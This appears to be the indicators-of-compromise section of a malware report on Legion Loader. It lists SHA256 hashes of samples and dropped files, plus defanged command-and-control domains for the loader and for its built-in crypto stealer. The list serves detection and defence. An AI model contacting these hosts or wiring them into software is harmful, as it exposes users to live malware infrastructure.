2891b08c134238beeb08582e3465d77c0fff2ac4bf2cd67162b7402b7246ace4

28c16cd88f6453a856690e5e2de96c656c404703361c7a9dfed804ec45dd4391

2b61b3b00aa5d548e41dc305cb1271c26dc387601a7a7cdb63600b49c270bb30

2c5266c1053b343bcbd38d7bbfbf4a3b0be3d40b8f57320bed91b5ac26dacf30

2e3fac6fde0e4ea23a1ac808dc11986f62be096971759a36e64b846feb9ddaf9

2f1cb5d0c60b2ab9034ad7ae1ec79e28ddfa5628a90323a013e6285337368dcd

3080858d67dfa757fd27fa4dc3cfd521a8308b8698eeec6fb599fefd7903ef76

32467a0067ea899b925eca0f449f9751973cf1927f7f53df9ef07fa41745bdd1

3933da33446b776c22ea0e84b7cc3e93a122be7960985231027a3be80a068759

3d7442d4210e1422631fb89a19c29f74c75b1bbd8a1355067f8b6d53df8e4e97

40ebd67ff8278c9efc6aa90e9bd4221ed9155369c90ba25bfe699c2d418f6610

44a7a3f09fec710bf5ce94ae0c1ebf5a1b474d247049cbe5acde33f444ab95c1

474148a9521885361308d9c664ccbfbf523e02d61ee513bdb43e7c94db35eded

477c9070a41e27c715c1edfc75983b08bbd38eed5dbe592e335a59def8805b82

5150c5a557815359e3533781ae58d1c9f270a2f5cfe6353a1a09acb2b651e8d6

54a32aca91c9e377199ac9741b224d5ee09dc4ac67f6177bb4e9f336e5d178b2

62f73e351671b9b17a68f2658a88b810f6595a02e9ef2e55d06fd6fee05932ec

656b988e1b01eb39066d8d91dd5e64b96b75780c5bfb2edad4a9dec21258b01a

6870cd48b741e51187032fb0e3b29171c753cdf781e7585407a900853818bd9a

68ce4c27840a78ddd5d8203d351a2d8951cbe3fc124d8eee4eb9507df9b23355

696985a0b8af5dc318af712c410410c86df46eac80aa15b65e1b9d7a6801b0d6

6a7db2d291545ef2963cc9479406cf412f12d2ffaeed01bf48da7c3f0aa5206c

7308bed122bfdf2e57efa5eabb8191e0d04325d068a9ef731c157df24bb2c053

78d8dc01174f2d53c44b7a560f7ab532c0744136ffa6d9f6e30a09268e4d6214

7bbfeeeaed4234253b93ccd0fee869acbcb3be9cb1619e62e7375c5d072872cf

7f0cfe19a278dcfe60edb4a0b6edf898cf8fabfeda5d24c5bc16ae682c62212a

815fc066119f0ee3e387d4afeade832f43ab67321146258a8cbcddf175089bb3

8272ac4b57a686dea7f56f20703d9be056b2cf2c715e8d9ed475a9f0317acf15

8a213d1ce71dd072d6bbab31fcffdddcef285fe7dbfc04f41b60ad68056f8a95

8d6a289bd8f37b89194948bb1b111660015b7ef59dd3a6956c2ac13f0834b4a8

9443f6eb45bb7531660edc1298dad119a9f3ff117916a9b507dbd5ad568f1598

a880c587076db516f296b727e40c330527f7a2b07c4892f901b372cb2f248fe8

aa5d4c43d1849292d2a89fd32d8ebd8a966a6859a55596563b6dd2e7a3215c18

b80edd66f1e9a3cb3485c311e38b5f419d93c04bcc36d3040f2fc34850fea81c

b8c19a4291da50c31ebd6e3eae610440746caa11863229dce9c47c1dc1b56ec8 bd61ebe590f41655fccfc5edb3f02a62a8ad3cbc0da709a34897a2cf4660dd1f

c05d37f585b14c6293d7fb2cde9d96abc2ea9ee4c201cdf81a13bb35e0eee3fb

c2fda41eb7326569ada6c4d739ac95ce68092dbf22a28ec8a4eb1751f42f8d9a

c3608a8a066986e6881e164051813e1294952eb4eb8beddd2d67880586a00e62

c762b04e5c4f20fe1f0f179e031916e7f91419a8153fc236399430a28955879b

ccf6d1b7d47d8357f30411b81b6fb088bd2fb475b28019995889c746f44144b0

d1a5131b0194a2e004fa82a8531548c8b880efd619b7ffe220a132b732878590

d4f2e466297be77e0f8efee83099f3e782877a1cba72c292cfd93d07f760dd5a

d536cb602c3bb7ea7bdb70b6a4539ddbbe09ebd374b8bb3e501f6b8ba55af263

d730cc79aa420aa40b17b473ba7630cfbeda2ed8e9545bbbeb9057f208872b18

de0a08996532e8ae19dfcff3f2c2d18a3a54e904cda8c655c6d233afc7eecd12

e2b81bf2379dc693f82312026b420c45b4f3ea914b1272818e990af05d060645

e497bd74a134b10d6bd5385cd59fe4c60758bc5135c970422cb868e6f801ce02

e7bd5233b7284b50cdc40e9f3105d10aca695e5787dece60dfe6a4ffc4f77923

ed459c57355792778c4682671ee2df6e52d1f08ddfc2decab57179346f879eae

f1c3649e5f680ba76643e0a83d2769bd55a2933b02ead9020556caf96af26c85

f3806426cc766cc99364e636aaded2933317459ebb78098e27d37203b3f1753d

f381e639ebf723b8aea5238545c5b069e59d1c3ea9852dd835f9e783082d1576

f79e1578923cf520bee1183607c65c12a390498f6faea7d3af1d79af6fea26e1

f88a7a17b516505edc21c52756afa1302a3dd03402bf0006ada6472f76d540aa

fcc5a956c6a26326d2ef51aa71f9996dc7e5003f332f24619464c5187b3008c2

Dropped Samples (SHA256)

056a2eb3925ea9a3933ed5c8e1b482eae5a098f013b1af751ec9b956edca12e1

0bae194c23b5fe3d73ccdf8267287c6e8fb66ed17cbdcce36c0da7583e8e6b49

0ce45db58b6f12dc8cfc4d9d94e0ed8f596a9175a804b24817f8b8f24d1ea72e

0ce93f4cb43f21920d1fc0b04122327cc12838ba909d70f58bb58fcc661482c8

0e22f00c71588b2cc1206a01ae11e5cccc70a2cef7d00317be9bd97c73249a3f

0e355775044e0618395724e91820f979fd792149a5c993b74db02d3ca27f18cb

0f12ea3082491a32a67086f12657fcb48d740cab22a568b25eb16635ceb4b9a9

10084850b03a65bc94899e41680e6207ab71c6b96a7bf65f6086fbba41cc7b5c

14494be156326c7c7ca62b7cdf60317e01792136d9fc0c83247a7ee2eeab6c00

1725a07286362ca6cb164b0f297bc4cea0c567d13b477c069ed3cea190e89090

1875678d1097f47c742b09428f570f65a834d1f81e06e336535bfa62633e562c

1c74add22536cd48afd35130b5c8e2904af5485aa0ee46aa9af9cb1793ab3bf4

1e0ca8506a8c6dece660e3508463cb2b4b7609bb8c42307a9ad6605ed5aec62f

2a4108922238e45a94bb7a16fd40db1f5b590ed9ba2f777eb67787488eecb1d7

2a4c9b7f6b74a6bbe80663c9fadb63f31a558ff396a174b75830547657e24dfb

2ddea6aac519844a3c3ea6faaca267b67cbc853b8708a9523d9aedab0e2086b4

3078f6416fb334304ad456b97bc7b2322cc3e9419f4dbbc7d0dd2a6c98be0061

30ee0ef8b2f6820f9a2bfd6622a80c9fa22a9a185a3e453c9393fa9eeaa117be

319fb28bdad36a09e693cc97649670c3fbd39df1cfec4ee20385e23092a97e4c

3a46bc6ba261a1404db05fceec9989912120ad68ecf1b1886134070f94e2246f

3f987e48220a80724d1de41d4bfb1d365ab9986a700f49e8acc7b4d53f5e6471

482c26795c473fd28033bd1009e8315c3df4edb3266742e890b928836e6f08e6

4c09f6650da6686ca72c43e998fbbd2ab0387f666345a0ca40910bf53d0d9927

4c5d3081981d5400f18cecc96489dabb987b8390c36b4ebc447b5cac37bb1a88

4f523cbbce05aaf69ca59aabb554125f9c8dbb44c95d715679516160c949fc23

4f71844ecf1f290983515abb75804e6a6615a37536acbd10f267679feecaa9fd

562e50801d7359bd5348a9b1d38f325cadb9ab9e298ff89c62e2d999ff826ce5

615626311e5585ca29b9d589fd213e8e1195f9c99c073e5aaf2bda6eeeb896f7

6532098adf0a7e43c46db0cb417a6e319b71764f613821b14ff247c9fb2efee7

69965fc0fb3884998567ec5e1693da58243248d44f9f8db6f11382566c6cd42f

70b636f7d49610856bf6abadb156697bd5e362da4962540133e88586e935c471

7709bb0c90a9cd174687ccf0911ed2ffeee18de4d9b78510a7530034b9141db9

793737c570e27b085ddbcd28c87d22b4ae0d3a6d092357705793cdf9678016cf

7ab3bb1e2783b8ddbb5581cde1cfb97fdf2c105ed0063a08abe2c2255d703315

811bded1035e8073b23470dd3d77ca85385a594a46dabc5892bb878e7148a0ac

84f6be18bb40cb9a3f08186e200492858b3265070629f917aa30d22ae125a712

8b763d5245d522987d5fba368b610147b7b602b0219fc31b6f3a5c90b37c173e

8ff13ca75a4d04587eebf32b66becfe90280690407d00c19eb7aaddc249f83cf

928cea1bc5bf99b0650c2f57133694d017f32c2337ad1fe50688bb3245041659

955ff926d734df2b9c7dd300fcdca0f3f2117b2d82719066a3c06041639c9c03

a153db1039abdc3c53db64939cde3b3da2fc6b04cdb5e02de67ef7ab837e5aac

aa2b785cc249d4e41f5133cefbdb3da5484e63a18090fcc70da09dc5f1c7119b

abdf3e9c36603953185d9ae75eef134941ab5c2e8407194cfe785cb95e254424

acc572e60a1b438236ed6eed53f1a173e47ca74841f43af30320e6282060dd0a

adb47a69e4be076b7c625062fd33ed4d239ce9d5e38f233a6bb5c9b234121458

b165dce18dd17ead4984c506bb9d2861b4ac07775d6223735802e7b372211f80

b198bbc48a4a8bb2d8a393db390e31b317a7b1637215bc9e8e2c2ef2d23bd12f

b79a4f6154e462de4de7c78373520d54388c0324d12e3c93dd50d637127efe35

b8db44f047337d9352ea04d6e4029c8817a6b5fc96c3b109e9522d615bc6580e

bb39a5762493cd07009fe7495f33099df3d350f484cc0e8242ebdc173a0cf3a9 bcfb71a0fbebf4dc471e4e4de8a2326eee4cc2676e307a1eb4e0e9f3d254c2ee

c6469fa0c5fcdddb53409ac98eca5a315d8230c7dd074437d61c9008d76e7d67

cbca8246cdf5bedad9bf98414211f26b1f46bbfbacd108b52cdb4f1a1a2d1cea

cd9fd3eae8fa647d3c10734702e7c8aa812c0ec1e95fb9d54e1dd3900f24be97

d21ebbcbd03f3bd1b185a6d933e6865a63914aacdeed3304610f5180cf9014b2

d3e9a49b228f3f873b95990fac665279b75e17bbf7288c2d5e3d114240d96209

dcf61acaebeac3b4751fbcbc946524cbe709cdfed1b67fe7c4421e889296171d

e27a5fe1c99fd2cd91fa0154fbbce0ff0c5d2de363038a839089054b2934dab4

e5372c3eeed59074c6346702c45b8ace7299a42ccce7cb7791b00f9fc8c4ca36

e71579ea4b6f003d359db2c53c224514aec83a70b61a5d3648a7647e4b3d2b81

eb33d6e5f19ae156e179a05382e42c7a5f576cbf73d27edf586d80412c241629

ee0a4e00992382159296ee165789910fc41b1bfebd702a724e783300e72ba027

f1ac98b76aec34e05930c0fe80c89c38edf3cd34657ed17bc414a6dbbd6553c3

f3674f3a2a9e24fba71e0c4db02d150128983d2199c62f3d43e7d2cf3186da93

f8a69b36bd8df897f9cf9895f77b57a98233b5a6819b26ea579efc63dd403a9f

faa351658d25453883b47cc1aa6b7e530a375649155a73ed75073fb0b5edb120

fc19702f1749dc163c927d6f2016a71a867f66eb33a77f36beb566366c08c775

ff888f5eeb702d37e899c1d2d5c4b273edcc3e4e35bf8226014f4022fc9121a8

Legion Loader C&C Domains

http[:]//4tozahuinya2.info

http[:]//craftupdate4.top

http[:]//ddtupdate2.top

http[:]//fastupdate2.me

http[:]//fastupdate2.top

http[:]//fastupdate4.top

http[:]//foxupdate2.me

http[:]//gmsmz.top

http[:]//kisshit2.info

http[:]//lowupdate4.top

http[:]//luxurious-crypto.com

http[:]//myheroin2.info

http[:]//nonstopporno1.info

http[:]//ntupdate4.top

http[:]//rrudate2.top

http[:]//rrudate4.top

http[:]//satantraff2.info

http[:]//slupdate2.top

http[:]//snupdate2.top

http[:]//snupdate4.top

http[:]//statinstall1.info

http[:]//softupdate2.me

http[:]//softupdate4.me

http[:]//ssdupdate2.top

http[:]//sslupdate2.top

http[:]//sslupdate4.top

http[:]//ssupdating.me

http[:]//stnupdate2.me

http[:]//suspiria2.info

http[:]//updateinfo4.top

http[:]//upload-stat4.info

http[:]//whereismyshit1.info

http[:]//zdesnetvirusov2.info

Built-in Crypto Stealer C&C Domains

http[:]//legion1488.info

http[:]//legion17.top

http[:]//legion17.net

http[:]//legion17.best

http[:]//legion17.com

http[:]//legion17.info